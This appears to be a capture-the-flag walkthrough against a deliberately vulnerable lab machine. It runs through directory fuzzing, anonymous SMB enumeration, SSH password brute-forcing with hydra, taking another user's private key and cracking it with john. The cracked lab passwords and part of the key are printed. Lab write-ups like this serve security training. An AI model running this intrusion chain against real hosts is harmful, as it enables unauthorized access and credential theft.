




ffuf -u http://10.10.195.45/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
# on at least 2 different hosts [Status: 200, Size: 158, Words: 20, Lines: 11]
#                               [Status: 200, Size: 158, Words: 20, Lines: 11]
development                     [Status: 301, Size: 318, Words: 20, Lines: 10]
```


http://10.10.195.45/development/



## Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

*Apache/2.4.18 (Ubuntu) Server at 10.10.195.45 Port 80*



2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J



For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K

linux4enum 10.10.195.45

```
[+] Attempting to map shares on 10.10.195.45
//10.10.195.45/Anonymous Mapping: OK, Listing: OK
//10.10.195.45/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

smbclient '\\10.10.195.45\Anonymous'

ls

get staff.txt

```
hackudo@kali:~$ smbclient '\\10.10.195.45\Anonymous'
Enter WORKGROUP\hackudo's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0 Thu Apr 19 14:31:20 2018
..               D           0 Thu Apr 19 14:13:06 2018
staff.txt        N          173 Thu Apr 19 14:29:55 2018

14318640 blocks of size 1024. 11093248 blocks available
smb: \> cat staff.txt
cat: command not found
smb: \> ls
.                D           0 Thu Apr 19 14:31:20 2018
..               D           0 Thu Apr 19 14:13:06 2018
staff.txt        N          173 Thu Apr 19 14:29:55 2018

14318640 blocks of size 1024. 11093248 blocks available
smb: \> cat staff.txt
cat: command not found
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

```
hackudo@kali:~$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

```
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

hydra -t4 -l jan -P /usr/share/wordlists/rockyou.txt 10.10.195.45 ssh

```
hackudo@kali:~$ hydra -t 4 -l jan -P /usr/share/wordlists/rockyou.txt 10.10.195.45 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-09 01:32:43
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
sion found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400), ~3586100 tries per
task
[DATA] attacking ssh://10.10.195.45:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 14344364 to do in 6640:55h, 4 active
[22][ssh] host: 10.10.195.45 login: jan password: armando
```

ssh jan@10.10.195.45

armando

```
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ uname -a
Linux basic2 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
jan@basic2:~$
```

cd /home

cd /kay

cd .ssh

ls

```
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
```

cat id\_rsa

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsAleiPYrPZHIH3Q0FIYlSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBJtZnLTEBw3lmxjv0lLXAqIaX5QfeXMacIQ0UWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lp1bCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqyk1KU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxML
lIWZye4yrLETfc275hzVVYh6FkLgt0faly0bMqGIrM+eWVoX0rZPBlv8iyNTDdDE
3jRjqb0G1Ps01hAWKIRxUPaEr18lcZ+0lY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3Cdgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFsTPPl0nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysv0pVn9WnFOUd0N+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oH0ACCK3ihAQKKb0+SflgXBaHxb6k0ocMQAWI0xYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XLWR+4HxbotPJx6RVByEPZ/kVi0q3S1
GpwHSRZon320xA4h0PkcG66JDyHLS6B328uViI6Da6frYi0nA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCvo8+mS8X75seeoNz8auQL
```

nano id\_rsa

chmod 600 id\_rsa

ssh2john.py id\_rsa > new\_key

john new\_key --wordlist=/usr/share/wordlists/rockyou.txt

```

hackudo@kali:~$ nano id_rsa
hackudo@kali:~$ chmod 600 id_rsa
hackudo@kali:~$ ssh2john.py id_rsa > new_key
hackudo@kali:~$ john new_key --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:20 DONE (2020-07-09 01:57) 0.04852g/s 695861p/s 695861c/s 695861C/s *7¡Vamos!
Session completed

```

ssh -i id\_rsa kay@10.10.195.45

beeswax

```

hackudo@kali:~$ ssh -i id_rsa kay@10.10.195.45
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$

```

```

kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$

```

heresareallystrongpasswordthatfollowsthepasswordpolicy